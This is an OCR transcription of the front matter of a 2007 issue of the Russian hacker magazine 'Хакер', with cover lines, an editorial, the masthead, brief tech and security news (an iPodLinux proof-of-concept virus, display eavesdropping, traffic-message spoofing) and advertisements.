
ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
WWW.XAKEP.RU
МАЙ 05(101) 2007
22 секрета Google
(game)land
hi-fun media
publishing for enthusiasts
4 607157 100063 07005
4 БАГА VISTA
•SQL-INJECTION В POSTGRESQL И ORACLE
•НОВЫЙ СПОСОБ СКЛЕИТЬ ДВА EXE'ШНИКА
•УДАЛЯЕМ ФАЙЛЫ БЕЗ СЛЕДОВ
•КАК ПОИМЕТЬ ТЫСЯЧИ ICQ-УИНОВ
•ПОЛНЫЙ ОТЧЕТ С КОНФЕРЕНЦИИ HITB 2007



В Одессе говорят, что если дожили до редиски, значит, пережили зиму. Редиску уже давно продают, так что прими мои горячие поздравления. Впереди у нас с тобой целое лето, и это радует. Правда, я сейчас не могу получать от этого удовольствие из-за жесткого замеса с вечеринкой 100xParty, которая у нас состоится 12 мая, а для тебя она уже состоялась. Ты в более выигрышном положении - ты знаешь, как все прошло.
Хочу сказать, что затея с сайтом party.xakep.ru однозначно будет продолжена, там ты сейчас можешь почитать отзывы людей и посмотреть фотографии. Еще этот сайт будет координировать все дальнейшие мероприятия журнала. А идей таких оффлайновых тусовок у нас, будь уверен, хватает :).

Впереди лето, и мы не будем его целиком просиживать у монитора. Правда ведь? :)

nikitozz, главред

INTRO


CONTENT·05(101)




024



034



030



064



074



082



116



134



154



/Редакция
>Главный редактор
Никита «nikitozz» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«gorl»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«Forb» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «step» Ильин
(step@real.xakep.ru)
СЦЕНА
Илья Александров
(ilya_al@rambler.ru)
UNIXOID и XAKEP.PRO
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr. Klouniz» Лозовский
(alexander@real.xakep.ru)
ИМПЛАНТ
Юрий Свидиненко
(nanoinfo@mail.ru)
>Литературный редактор
и корректор
Варвара Андреева
(andreeva@gameland.ru)

/DVD
>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Windows-раздел
Андрей «Skvoznoy» Комаров
(skvoznoy@real.xakep.ru)
>Unix-раздел
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)

/Art
>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Дизайнер
Анна Старостина
(starostina@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)
>Цветокорректор
Александр Киселев
(kiselev@gameland.ru)
>Фото
Иван Скориков
>Иллюстрации
Тимур Ахметов
(akhmetovtimur@gmail.com)
Леша Я (whisky-dancings@yandex.ru)
Родион
(rodionkit@mail.ru)
Стас «Chill» Башкатов
(chill.gun@gmail.com)

/iNet
>WebBoss
Алена Скворцова
(alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/Реклама
>Директор по рекламе
Игорь Пискунов (igor@gameland.ru)
> Руководитель отдела рекламы
цифровой группы
Ольга Басова (olga@gameland.ru)
>Менеджеры отдела
Ольга Емельянцева
(olgaeml@gameland.ru)
Оксана Алехина
(alekhina@gameland.ru)
Александр Белов (belov@gameland.ru)
Евгения Горячева
(goryacheva@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)

/Publishing
>Издатель
Борис Скворцов
(boris@gameland.ru)
>Редакционный директор
Александр Сидоровский
(sidorovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Управляющий директор
Давид Шостак
(shostak@gameland.ru)
>Директор по развитию
Паша Романовский
(romanovski@gameland.ru)
>Директор по персоналу
Михаил Степанов
(stepanovm@gameland.ru)
>Финансовый директор
Елена Дианова
(dianova@gameland.ru)
>PR-менеджер
Илья Пожарский
(pozharsky@gameland.ru)

/Оптовая продажа
>Директор отдела
дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Оптовое распространение
Андрей Степанов
(andrey@gameland.ru)

>Связь с регионами
Татьяна Кошелева
(kosheleva@gameland.ru)
>Подписка
Алексей Попов
(popov@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24

> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «ScanWeb», Финляндия
Тираж 100 000 экземпляров.
Цена договорная.

Meganews

ДМИТРИЙ ТРАВИН
/ DMITRY.TRAVIN@GMAIL.COM /
НИКИТА КИСЛИЦИН
/ NIKITOZ@REAL.XAKEP.RU /



Skype-тусовка с читателями

3 июня в 9 часов вечера мы устраиваем online-тусовку в формате SkypeCast-конференции и будем рады пообщаться с тобой, обсудить все важные дела и ответить на любые вопросы.
В ходе конференции мы проведем несколько быстрых хакерских конкурсов и разыграем 5 суперстильных и функциональных web-камер от A4Tech (смотри, какие крутые: www.a4tech.info/webcam). Так что у тебя есть реальный шанс поднять крутую камеру и расширить для себя рамки интернет-общения.
Все подробности — на нашем форуме forum.xakep.ru.

Около **45 000** новых фишерских сайтов появляется в интернете каждый месяц. 24% из них находятся в США и только 3% — в России.

Солнечная клавиатура

Надоели провода, и ты решил перейти на беспроводную клавиатуру с мышкой? Но с ними возникает другая проблема — надо постоянно менять батарейки, которые садятся в самый неподходящий момент. Компания Genius избавит тебя и от этой необходимости при одном условии: надо выйти из тени :), то есть находиться под прямыми солнечными лучами. Комплект из клавиатуры и мыши SlimStar 820 Solargizer умеет подзаряжать аккумуляторы от солнечного света, когда ты работаешь под его лучами, или от кабеля USB, когда солнце зашло за горизонт или спряталось за тучи. При этом комплект соответствует большинству современных требований: эргономичная форма, 17 мультимедийных клавиш быстрого доступа, переключение чувствительности мыши от 800 до 1600 dpi и колесико прокрутки с функцией наклона в четырех направлениях.

Первый вирус для iPod

Во время перерыва между конференциями на HITB'е, когда я трындил с Микко Хайпоненом, он сообщил мне, что они в F-Secure только что получили первый сигнал о вирусе для iPod. Концептуальную заразу, которая получила название Oslo, написали словацкие вирмейкеры, и она носит, конечно, демонстрационных характер. «Вирус» распространяется под видом обычного приложения и работает только в том случае, если на iPod установлен Linux. Он сканирует всю файловую систему в поисках elf-файлов и заражает каждый из них таким образом, чтобы при запуске приложений появлялось сообщение: «You are infected with Oslo the first iPodLinux Virus». Вот такие веселые словацкие парни.



Реклама. Товар сертифицирован

Марка №1 для доступа в Интернет

* По результатам опроса читателей журнала «Железо» #12 [34] за 2006 год.

Интернет

Мой комп.

Комп. брата

ТВ

Ноутбук папа

Игровая приставка

Домашний интернет-центр
для Интернета
и цифрового ТВ
P-660HTW

Разведение Интернета в домашних условиях

Интернета в доме хватит всем. Компьютеру в детской комнате, приставке для интерактивного телевидения в гостиной, беспроводному ноутбуку в кабинете. Интернет-центры ZyXEL объединяют домашнюю компьютерную технику в сеть и подключают к Интернету на скорости, достаточной даже для телевидения высокой четкости. Цифровые фотографии, музыка и фильмы будут доступны в каждом уголке вашего дома, под надежной защитой от хакерских атак. Чтобы настроить подключение к Интернету, не нужно вдаваться в технические подробности или вызывать на дом специалиста. В любой точке России достаточно выбрать провайдера ADSL и тариф из списка, а все остальное за вас в считаные минуты сделает новая интеллектуальная технология ZyXEL NetFriend.



P-630S
Компактный модем ADSL для компьютера или ноутбука с портом USB



P-660RT
Модем ADSL2+ для компьютера с портом Ethernet




P-660RU
Универсальный модем ADSL2+ с портами USB и Ethernet для любого ПК и ТВ-приставки



P-660HT
Домашний интернет-центр с модемом ADSL2+ для трех компьютеров и ТВ-приставки




P-660HTW
Домашний интернет-центр с модемом ADSL2+ и Wi-Fi для трех компьютеров, ТВ-приставки и беспроводных ноутбуков







Взгляд сквозь стены



Представь, валяешься ты у себя на диване с ноутбуком и занимаешься новым интересным хаком, а в это время в соседней квартире сидят представители доблестных спецслужб и через стены смотрят изображение на твоем мониторе. Выдумка? Доктор Маркус Кун из Кембриджского университета так не считает. Используя оборудование стоимостью 1000 фунтов стерлингов ($2k), которое включает антенну и радиоприемник, он благополучно перехватил изображение с экрана ноутбука через две комнаты и три стены. Тем самым он опроверг мнение о том, что подобный перехват возможен только с ЭЛТ-мониторов, а жидкокристаллические дисплеи от этого защищены. Радиосигнал излучают кабели, которые передают изображение на монитор. Поскольку изображение передается попиксельно, радиосигнал кешируется и затем выстраивается в готовое изображение. Но с одного ноутбука считать сигнал не удалось — металлические петли, которые удерживали кабель, создавали помехи. В качестве средств защиты доктор Кун указал на использование защищенных кабелей и специальных комбинаций цветов.



Свежие сервачки

На выставке CeBIT 2007 в Ганновере компания ASUS представила свои последние достижения в области серверных технологий. Эти достижения включали новые бескабельные серверы с резервным блоком питания, материнские платы для процессоров Intel Xeon, в том числе и позволяющие установить два четырехъядерных процессора, и новую технологию ASUS MemCool, на которой остановимся подробнее. На многих серверах используется технология FB-DIMM (DIMM с полной буферизацией), которая позволяет увеличить скорость и объем памяти. Но у нее есть одна проблема — высокое тепловыделение, из-за которого возможно снижение производительности и повышение шума (из-за работы больших кулеров охлаждения корпуса).
Компания ASUS предлагает устанавливать специально разработанные ими кулеры непосредственно на модули памяти. Благодаря продуманному дизайну установка не вызывает особых трудностей и не требует дополнительных инструментов. Простое и дешевое решение, которое позволит системным администраторам сохранить хоть немного нервных клеток.

9 000 000 писем со спамом и вирусами отфильтровывает корпоративная почтовая система Microsoft каждый день. Доставляет до адресатов она 1 миллион писем.

Мобильная клава

Возникла у меня недавно такая, возможно, знакомая тебе ситуация — надо было по sms отправить другу ответ на билет, который попался ему на экзамене. Набор его посредством стандартной телефонной клавиатуры доставил мне несколько «незабываемых» минут, в связи с чем я озадачился покупкой маленькой складной клавиатуры, чтобы было удобно писать sms или общаться по ICQ вдали от дома. Так вот как раз для таких случаев фирма Genius сделала Bluetooth-клавиатуру. В сложенном состоянии эта клава с запасом помещается в карман; удобная подставка позволяет поместить телефон или КПК прямо перед глазами. При этом клавиатура имеет 10 программируемых клавиш и 6 клавиш быстрого доступа к различным элементам меню. С таким девайсом приятно скоротать пару часов в кафе, общаясь с народом из контакт-листа или редактируя записи в календаре. Имей в виду, клава уже поступила в продажу и стоит около 100 долларов.



Гибридим телевидение

Сломалась недавно у меня розетка, к которой подключен телевизор. Ну, недавно — это в новогоднюю ночь :). А поскольку эта розетка находится глубоко за шкафом, лезть и разбираться, что же там случилось, не было никакого желания. Вызов мастера также неизбежно сопровождался бы разбором шкафа. В общем, жил я без телевизора спокойно, но недавно все-таки соскучился на нему. И вот что я придумал: поскольку стационарный компьютер все равно большую часть времени простаивает (пользуюсь я ноутбуком), то, подключив к нему ТВ-тюнер, я вполне смог бы смотреть на нем телепередачи. Выбирая себе подходящую модель, я присмотрелся к Gotview PCI Hybrid, который совмещает в себе аналоговый и цифровой тюнеры. При этом он может записывать сразу все цифровые каналы одновременно, благодаря чему пропустить что-то интересное будет практически невозможно. А еще он умеет организовывать вещание по сети, благодаря чему я смогу смотреть телевизор с экрана своего ноутбука, передавая на него сигнал с большого компа по беспроводной сети. В общем, имхо, must have.



66% бразильских пользователей интернета хоть раз покупали какой-то товар или услугу из спам-рассылки. Как ни странно, амеры менее лояльны к спаму: в США только 44% пользователей покупают из спама.



Восьмиядерный монстр от Apple

Тебе когда-нибудь хотелось иметь очень крутой комп? Настолько крутой, чтобы обычный пользователь сначала даже не поверил в его существование? Apple дает такую возможность — начались продажи восьмиядерного (!) MacPro. Этот комп заряжен двумя четырехъядерными процессорами Intel Xeon Clovertown, по 3,00 гигагерца каждый. Одними процессорами ограничиваться не будем — добавим 16 гигабайт оперативной памяти, 4 жестких диска по 750 гигабайт, NVIDIA Quadro FX 4500 в качестве видео и Apple Cinema Display размером 30 дюймов. А лучше два!


Только возникают две проблемы. Первая и самая главная — стоимость. Вышеперечисленный наборчик обойдется больше чем в 16 тысяч долларов! Вторая — непонятно, что с такой мощностью делать. Такие компы используются в качестве рабочих станций для расчета очень сложных трехмерных сцен и подобных ресурсозатратных процессов. Простая восьмиядерная конфигурация с гигом оперативки, 250 гиговым хардом и 7300GT картой выйдет в 4000 долларов. Для домашнего компа это тоже явный перебор, но помечтать-то ведь можно? :)

Мобильная играбельность

При выборе ноутбука постоянно приходится идти на компромиссы: либо производительность и большой экран, либо малый вес и приличное время работы. Но что делать, если я хочу небольшой ноутбук, который можно будет носить с собой не в походном чемодане, и производительность, которая позволит поиграть хоть не в самые требовательные, но все-таки не в офисные игры? Открывая свою новую линейку продуктов eXPRESs, компания LG представила модель R400, которая как раз соответствует перечисленным требованиям. Монитор с диагональю 14,1 дюйма сохраняет буку приемлемые размеры и небольшое энергопотребление. В то же время видеокарта ATI Mobility Radeon X2300 в паре с последними процессорами Intel дает необходимую производительность в играх. Опционально можно взять веб-камеру, чтобы радовать своим лицом друзей в Skype. Встроенный кардридер, поддерживающий большинство видов карт памяти, позволяет без проблем обмениваться информацией с видео- или фотоаппаратурой. При этом цена остается вполне доступной — от 800 до 1500 долларов.

Хард для видео

Допустим, что ты установил несколько камер видеонаблюдения, которые следят за твоим компьютером, пока тебя нет дома, за лестничной клеткой, чтобы знать, кто звонит тебе в дверь и кто разбрасывает окурки по полу, и за двором, чтобы всегда быть уверенным в сохранности припаркованного автомобиля. Но ведь потоки видео с этих камер недостаточно воспроизводить — их надо еще где-то хранить. Новая серия жестких дисков AV компании Western Digital тебе поможет. Эти харды как раз предназначены для записи потокового видео- и аудиоконтента. Они надежные, тихие (не вычислят по звуку) и потребляют мало энергии (не вычислят по счетчику :)). Кроме того, они позволяют записывать сразу несколько потоков видео высокой четкости, поэтому для всей твоей кучи камер достаточно будет использовать один единственный жесткий диск. В зависимости от времени хранения записываемой информации можно подобрать необходимый объем диска — от 80 до 500 гигабайт.





Отважный Олень выходит на просторы

Вышел в свет стабильный билд Ubuntu 7.04 Feisty Fawn (Отважный Олень). Новая сборка отличается встроенными украшательствами compiz, функцией мигрирования настроек и документов из виндусов, упрощенной работой с кодеками, улучшенной работой с железом и т.п. Релиз оказался настолько популярным, что первое время сервер не справлялся с наплывом желающих прикоснуться к новому «Линуксу для домохозяек», как его называют многие линуксоиды за ненужные, по их мнению, украшательства и помощники в настройке. Не прошло и пары дней, как в журнале PC World было опубликовано «Семь советов после установки Ubuntu 7.04», в которых рассказывается, как установить виндусовскую комбинацию переключения раскладки клавиатуры, изменить разрешение экрана, поставить вместо compiz более продвинутый beryl и т.д. В общем, если ты всегда хотел приобщиться к замечательному миру линуксоводов, но боялся сложностей настройки, то сейчас самое время брать Оленя за рога.

65% всех уязвимых сайтов уязвимы для SQL-Injection. Причем судя по количеству продаваемых CC-дампов, это не только форумы phpBB :).



Лживая навигация

Два итальянских хакера нашли способ взлома системы навигации, а точнее, той ее части, которая отвечает за передачу дополнительной информации о дорожном движении в FM-диапазоне. С помощью довольно простого оборудования им удалось передавать в радиусе около мили информацию, содержащую данные о плохой погоде, пробках, занятых парковках, дорожных работах, авариях и т.п. Для этого обычно используется технология Traffic Message Channel (TMC), являющаяся частью Radio Data System (RDS). Изначально эта технология применялась для вывода на экраны магнитолы названия радиостанции, текущей композиции и т.д. Barisani и Bianco (так зовут взломщиков) установили, что эти данные никак не шифруются, и им не составило большого труда декодировать их и составить таблицу кодов сообщений. При этом они обнаружили коды, которые до этого не использовались, например информацию о авианалетах, бомбардировках, террористических атаках. Думаю, многие были бы удивлены, узнав, что район их дома подвергся бомбардировкам :).


Овип Локос
Лови паровоз!
АКЦИЯ С 1 МАЯ ПО 31 ИЮЛЯ!
Найди код под крышкой бутылки пива «Сокол светлое» или «Сокол джингл» 0.5 л. Пошли его в смс-сообщении на номер 4007* или активируй его через сайт — отправив 1 код, ты автоматически включаешься в розыгрыш призов. Каждый код под крышкой — номер виртуальной рельсы, положив которую, ты можешь проложить дорогу Паровозу Овип Локос, который заберет тебя в радостное путешествие по стране. Клади рельсы и участвуй в розыгрыше. Ты можешь получить Паровозные картинки и рингтоны за 1 код, Паровозный CD с эксклюзивными миксами за 5 кодов или Вымпел Рельсоукладчика Овип Локос за 10 кодов. Розыгрыши CD проводятся каждые 10 минут, розыгрыши вымпела проводятся каждый час. А также ты можешь получить Паровозную пушку за отправленные 15 кодов. Каждый день в розыгрыше — 3 пушки. У тебя есть шанс получить в подарок комплект диджейской аппаратуры или 1 из 20 билетов на двоих на Паровоз Овип Локос.
Подробности на сайте
WWW.OVIPLOKOS.RU
и по телефону горячей линии
8-800-200-04-20
ПОДАРКИ
10 КОДОВ
ВЫМПЕЛ РЕЛЬСОУКЛАДЧИКА ОВИП ЛОКОС
5 КОДОВ
ПАРОВОЗНЫЙ CD С ЭКСКЛЮЗИВНЫМИ МИКСАМИ
15 КОДОВ
ПАРОВОЗНАЯ ПУШКА
КОМПЛЕКТ ДИДЖЕЙСКОЙ АППАРАТУРЫ
1 ИЗ 20 БИЛЕТОВ НА ДВОИХ НА ПАРОВОЗ ОВИП ЛОКОС
Сокол
Сокол Джингл
ПИВО
Сокол
На правах рекламы
ЧРЕЗМЕРНОЕ УПОТРЕБЛЕНИЕ ПИВА ВРЕДИТ ЗДОРОВЬЮ




DirectX 10 портируют на все платформы

